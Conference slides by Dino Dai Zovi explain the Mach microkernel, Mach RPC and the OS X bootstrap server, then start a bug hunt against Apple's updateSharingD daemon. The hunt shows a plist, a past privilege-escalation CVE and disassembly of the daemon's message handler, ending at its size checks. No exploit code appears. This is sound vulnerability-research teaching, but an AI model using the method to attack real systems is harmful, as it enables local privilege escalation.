





# HACKING AT MACH 2!

DINO A. DAI ZOVI  
TRAIL OF BITS LLC

@DINODAIZOVI / DDZ@THETA44.ORG

HTTP://TRAILOFBITS.COM / HTTP://THETA44.ORG

# INTRODUCTION



THIS STORY STARTS WITH TWO GUYS NAMED ANDREW,





AND THE UNIVERSITY THAT THEY FOUNDED.





CMU GRAD STUDENTS WROTE A MICROKERNEL FOR 4.2BSD/VAX

# WHY THE WORLD NEEDS A NEW COMPUTER



"In the 1980s, personal computers  
accomplished their mission  
to radically improve individual productivity.  
But that's just not enough anymore.  
In the 1990s, competitive advantage will come  
from improving the productivity of entire groups,  
so they can stay ahead of a world that's  
changing faster than ever.  
The personal computer revolutionised  
the way we worked in the 80s.  
The next 15 pages may well change  
the way we work in the 90s."

—Steve Jobs—



WHICH WAS USED IN NEXTSTEP





AND NEXTSTEP EVENTUALLY BECAME MAC OS X



---

THIS MICROKERNEL IS CALLED MACH



WHAT IS ~~LOVE~~ MACH?

# WHAT IS IT?

---

- A MICROKERNEL BASED ON FOUR KEY ABSTRACTIONS:
  - TASKS HOLD RESOURCES AND RUN THREADS
  - A THREAD IS A CONTEXT OF EXECUTION ON A PROCESSOR
  - PORTS ARE UNIDIRECTIONAL QUEUES BETWEEN TASKS
  - MESSAGES ARE STRUCTURED OBJECTS SENT TO PORTS



# TASKS

---

- ☐ RESOURCE CONTAINERS THAT HOLD:
  - ☐ VIRTUAL MEMORY ADDRESS SPACE
  - ☐ ONE OR MORE THREADS
  - ☐ PORT SEND AND RECEIVE RIGHTS

# THREADS

---

- ☐ REPRESENT A CONTEXT OF EXECUTION ON A CPU
  - ☐ VALUES STORED IN EACH CPU REGISTER
  - ☐ CPU FLAGS AND OTHER STATE
- ☐ MAY BE SCHEDULED TO RUN ON ANY CPU
- ☐ MUST BELONG TO ONE AND ONLY ONE TASK



# PORTS

---

- ☐ QUEUE OF STRUCTURED MESSAGES
  - ☐ VERY UNLIKE UNIX FILE-BASED IPC ABSTRACTIONS
- ☐ THE ONE TASK WITH THE EXCLUSIVE RECEIVE RIGHT OWNS IT
- ☐ ZERO OR MORE TASKS MAY HOLD SEND RIGHTS TO A PORT
- ☐ RIGHTS MAY BE SENT TO OTHER TASKS IN MESSAGES

# MESSAGES

---

- ☐ BASIC UNIT OF INTER-TASK COMMUNICATION
- ☐ HEADER SPECIFIES SOURCE/DESTINATION, ETC.
- ☐ BODY CONTAINS IN-LINE DATA
  - ☐ INTEGERS, STRINGS, FLOATING POINT NUMBERS
- ☐ MESSAGE MAY ALSO CONTAIN OUT-OF-LINE DATA
  - ☐ PORT RIGHTS
  - ☐ MEMORY PAGES




# MACH RPC

---

- ☐ MACH RPC IS BUILT USING MESSAGES AND PORTS
- ☐ THE MACH INTERFACE GENERATOR (MIG)
  - ☐ TAKES A USER-WRITTEN RPC INTERFACE FILE (FOO.DEFS)
  - ☐ GENERATES USER AND/OR SERVER STUB ROUTINES THAT ABSTRACT AWAY THE MARSHALING AND COMMUNICATION
  - ☐ RPC ROUTINE COMMUNICATION IS ENCODED USING THE SAME FORMAT AS MICROSOFT RPC

# WHERE CAN I FIND IT?

SUP DAWG,  
WE HEARD  
YOU LIKE  
KERNELS, SO  
WE PUT A  
MICRO-  
KERNEL IN  
YOUR  
KERNEL (SO  
YOU CAN  
MACH WHILE  
YOU BSD)





# THE KERNEL IS JUST A TASK

---

- ☐ MOST LOW-LEVEL FUNCTIONS ARE RPC CALLS TO KERNEL
  - ☐ TASK, THREAD, MEMORY, SEMAPHORES, ETC
- ☐ THE KERNEL IS A TASK, JUST LIKE OTHER PROCESSES ARE
  - ☐ CAN READ/WRITE KERNEL MEMORY
  - ☐ CREATE, SUSPEND, AND TERMINATE KERNEL THREADS
  - ☐ CALL OTHER RPC SERVERS IN THE KERNEL


# AUDITING MACH RPC



# BOOTSTRAP SERVER

---

- ☐ HOW CLIENTS FIND SERVERS
  - ☐ EVERY TASK IS GIVEN SEND RIGHTS TO BOOTSTRAP SERVER'S RPC SERVICE PORT
  - ☐ THE BOOTSTRAP SERVER LIVES INSIDE LAUNCHD
- ☐ LAUNCH SERVERS ON DEMAND
  - ☐ WILL ALSO AUTOMATICALLY RELAUNCH CRASHED ONES



# WHERE THE SERVERS AT?

---

- ☐ BOOTSTRAP SERVERS ARE CONFIGURED IN:
  - ☐ {/SYSTEM,/,~}/LIBRARY/LAUNCHAGENTS
  - ☐ {/SYSTEM,/,~}/LIBRARY/LAUNCHDAEMONS
  - ☐ /ETC/MACH\_INIT.D
  - ☐ /ETC/MACH\_INIT\_PER\_USER.D
  - ☐ /ETC/MACH\_INIT\_PER\_LOGIN\_SESSION.D
  - ☐ DYNAMICALLY USING CALLS TO BOOTSTRAP\_REGISTER()



# UPDATE\_SHARING.DEFS

---

```
prajna% ls /System/Library/LaunchAgents/  
com.apple.AOSNotificationOSX.plist  
com.apple.AddressBook.abd.plist  
com.apple.AirPortBaseStationAgent.plist  
com.apple.AppleGraphicsWarning.plist  
com.apple.BezelUI.plist  
com.apple.CoreLocationAgent.plist  
com.apple.DictionaryPanelHelper.plist  
com.apple.Dock.plist  
com.apple.FileSyncAgent.plist  
com.apple.Finder.plist  
com.apple.FontRegistryUIAgent.plist  
com.apple.FontValidator.plist  
com.apple.FontValidatorConduit.plist  
com.apple.FontWorker.plist  
com.apple.Kerberos.renew.plist  
com.apple.KerberosHelper.LKDCHelper.plist  
com.apple.NetworkDiagnostics.plist  
com.apple.PCIESlotCheck.plist  
[ ... ]
```

# BOOTSTRAP\_INFO

---

```
prajna% ./bootstrap_info
ru (Apple)_OpenStep ([0x0-0x27027].com.apple.AppleSpell) = ACTIVE
com.apple.finder.ServiceProvider (com.apple.Finder) = ACTIVE
com.apple.FontRegistry.FontRegistryUIAgent (com.apple.FontRegistryUIAgent) =
ON_DEMAND
com.apple.FontObjectsServer (com.apple.fontd) = ACTIVE
WaveMessagePort.314.23499425 (0x100403990.anonymous.wineloader) = ACTIVE
com.apple.rcd (0x100400510.mach_init.rcd) = ON_DEMAND
com.apple.netauth.useragent (com.apple.netauth.useragent) = ON_DEMAND
com.apple.datadetectors.compiler (com.apple.datadetectors.compiler) =
ON_DEMAND
com.apple.autologinPWHandler (0x100400000.anonymous.loginwindow) = ACTIVE
com.apple.FontWorker (com.apple.FontWorker) = ON_DEMAND
com.apple.Preview.ServiceProvider ([0x0-0x4b04b].com.apple.Preview) = ACTIVE
com.apple.ReportCrash (com.apple.ReportCrash) = ON_DEMAND
com.apple.coreservices.quarantine-resolver (com.apple.coreservices.uiagent) =
ON_DEMAND
com.apple.DictionaryPanelHelper (com.apple.DictionaryPanelHelper) = ON_DEMAND
[ ... ]
```



LET'S GO A BUG-HUNTING

# TARGET ACQUISITION

---

☐ /SYSTEM/LIBRARY/LAUNCHDAEMONS/  
COM.APPLE.JAVA.UPDATESHARINGD.PLIST

☐ WE HAVE A HISTORY TOGETHER:

CVE-ID: CAN-2005-2529

Available for: Java 1.4.2

Impact: Malicious system users can gain elevated privileges.

Description: This is specific to the implementation of Java on Mac OS X. The utility used to update Java shared archives is susceptible to a privilege escalation vulnerability from local system users. This update addresses the issue by performing additional clean-up before launching the utility on behalf of unprivileged users. This issue does not affect systems prior to Mac OS X v10.4. Credit to Dino Dai Zovi for reporting this issue.

☐ LET'S SEE HOW IT'S CHANGED IN 5 YEARS...



# COM.APPLE.JAVA.UPDATESHARINGD.PLIST

---

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>UserName</key>
    <string>_update_sharing</string>
    <key>Label</key>
    <string>com.apple.java.updateSharingD</string>
    <key>ProgramArguments</key>
    <array>
      <string>/System/Library/Frameworks/JavaVM.framework/Versions/A/Resources/
bin/updateSharingD</string>
    </array>
    <key>MachServices</key>
    <dict>
      <key>com.apple.java.updateSharingD</key>
      <true/>
    </dict>
  </dict>
</plist>
```

```

__text:00001BF9 ; ===== S U B R O U T I N E =====
__text:00001BF9
__text:00001BF9 ; Attributes: noreturn bp-based frame
__text:00001BF9
__text:00001BF9 sub_1BF9          proc near          ; CODE XREF: start+30p
__text:00001BF9
__text:00001BF9 var_78          = byte ptr -78h
__text:00001BF9 var_54          = dword ptr -54h
__text:00001BF9 var_50          = dword ptr -50h
__text:00001BF9 var_C           = dword ptr -0Ch
__text:00001BF9 arg_4           = dword ptr  0Ch
__text:00001BF9
__text:00001BF9          push    ebp
__text:00001BFA          mov     ebp, esp
__text:00001BFC          push    ebx
__text:00001BFD          sub     esp, 84h
__text:00001C03          lea     eax, [ebp+var_C]
__text:00001C06          mov     [esp+8], eax      ; sp
__text:00001C0A          mov     dword ptr [esp+4], offset service_name ; service_name
__text:00001C12          mov     eax, ds:_bootstrap_port_ptr
__text:00001C17          mov     eax, [eax]
__text:00001C19          mov     [esp], eax      ; bp
__text:00001C1C          call    _bootstrap_check_in
__text:00001C21          test    eax, eax
__text:00001C23          jz      short loc_1C3E
__text:00001C25          mov     [esp], eax      ; error_value
__text:00001C28          call    _mach_error_string
__text:00001C2D          mov     [esp+8], eax
__text:00001C31          mov     dword ptr [esp+4], offset aBootstrap_chec
__text:00001C39          jmp     loc_1CBE
__text:00001C3E ; -----

```



```

__text:00001C75 ; -----
__text:00001C75
__text:00001C75 loc_1C75: ; CODE XREF: sub_1BF9+55j
__text:00001C75 ; sub_1BF9+68j
__text:00001C75 mov ds:g_stat_pathname, 0
__text:00001C7F
__text:00001C7F loc_1C7F: ; CODE XREF: sub_1BF9+7Aj
__text:00001C7F mov dword ptr [esp+0Ch], 0 ; mach_msg_options_t
__text:00001C87 mov [esp+8], ebx ; mach_port_t
__text:00001C8B mov dword ptr [esp+4], 0C6Ch ; mach_msg_size_t
__text:00001C93 mov eax, ds:g_pfn_usd_server
__text:00001C98 mov [esp], eax ; boolean_t (*)(mach_msg_header_t *,
; mach_msg_header_t *)
__text:00001C9B call _mach_msg_server
__text:00001CA0 mov ebx, eax
__text:00001CA2 test eax, eax
__text:00001CA4 jz short loc_1CD9
__text:00001CA6 mov [esp], eax ; error_value
__text:00001CA9 call _mach_error_string
__text:00001CAE mov [esp+0Ch], eax
__text:00001CB2 mov [esp+8], ebx
__text:00001CB6 mov dword ptr [esp+4], offset aMach_msg_serve ; char *
__text:00001CBE
__text:00001CBE loc_1CBE: ; CODE XREF: sub_1BF9+40j
__text:00001CBE mov eax, ds:___stderrp_ptr
__text:00001CC3 mov eax, [eax]
__text:00001CC5 mov [esp], eax ; FILE *
__text:00001CC8 call _fprintf
__text:00001CCD mov dword ptr [esp], 1 ; int
__text:00001CD4
__text:00001CD4 loc_1CD4: ; CODE XREF: sub_1BF9+E7j
__text:00001CD4 call _exit
__text:00001CD9 ; -----

```

```

__text:00001ABE ; ===== S U B R O U T I N E =====
__text:00001ABE
__text:00001ABE ; Attributes: bp-based frame
__text:00001ABE
__text:00001ABE  usd_server      proc near          ; DATA XREF: __nl_symbol_ptr:g_pfn_usd_servero
__text:00001ABE
__text:00001ABE  arg_0_msgh_request= dword ptr  8
__text:00001ABE  arg_4_msgh_reply=  dword ptr  0Ch
__text:00001ABE
__text:00001ABE          push      ebp
__text:00001ABF          mov       ebp, esp
__text:00001AC1          sub       esp, 18h
__text:00001AC4          mov       edx, [ebp+arg_0_msgh_request]
__text:00001AC7          mov       ecx, [ebp+arg_4_msgh_reply]
__text:00001ACA          movzx    eax, byte ptr [edx+mach_msg_header_t.msgh_bits]
__text:00001ACD          mov       [ecx+mach_msg_header_t.msgh_bits], eax
__text:00001ACF          mov       eax, [edx+mach_msg_header_t.msgh_remote_port]
__text:00001AD2          mov       [ecx+mach_msg_header_t.msgh_remote_port], eax
__text:00001AD5          mov       [ecx+mach_msg_header_t.msgh_size], 24h
__text:00001ADC          mov       [ecx+mach_msg_header_t.msgh_local_port], 0
__text:00001AE3          mov       eax, [edx+mach_msg_header_t.msgh_id]
__text:00001AE6          add       eax, 64h
__text:00001AE9          mov       [ecx+mach_msg_header_t.msgh_id], eax
__text:00001AEC          cmp       [edx+mach_msg_header_t.msgh_id], 5282
__text:00001AF3          jnz      short return_error
__text:00001AF5          mov       [esp+4], ecx
__text:00001AF9          mov       [esp], edx
__text:00001AFC          call     do_update_sharing
__text:00001B01          mov       eax, 1
__text:00001B06          jmp      short return
__text:00001B08 ; -----


```



```

__text:00001B3C do_update_sharing proc near                ; CODE XREF: usd_server+3Ep
__text:00001B3C
__text:00001B3C str                      = dword ptr -1Ch
__text:00001B3C var_C                      = dword ptr -0Ch
__text:00001B3C var_8                      = dword ptr -8
__text:00001B3C var_4                      = dword ptr -4
__text:00001B3C arg_0_msggh_request= dword ptr  8
__text:00001B3C arg_4_msggh_reply= dword ptr  0Ch
__text:00001B3C
__text:00001B3C          push    ebp
__text:00001B3D          mov     ebp, esp
__text:00001B3F          sub     esp, 38h
__text:00001B42          mov     [ebp+var_C], ebx
__text:00001B45          mov     [ebp+var_8], esi
__text:00001B48          mov     [ebp+var_4], edi
__text:00001B4B          mov     ebx, [ebp+arg_0_msggh_request]
__text:00001B4E          mov     esi, [ebp+arg_4_msggh_reply]
__text:00001B51          mov     edx, [ebx+mach_msg_header_t.msgh_size]
__text:00001B54          mov     eax, [ebx+mach_msg_header_t.msgh_bits]
__text:00001B56          test    eax, eax
__text:00001B58          js      short error
__text:00001B5A          cmp     edx, 27h                ; Min message size
__text:00001B5D          jbe     short error
__text:00001B5F          cmp     edx, 0C28h            ; Max msg size
__text:00001B65          ja      short error
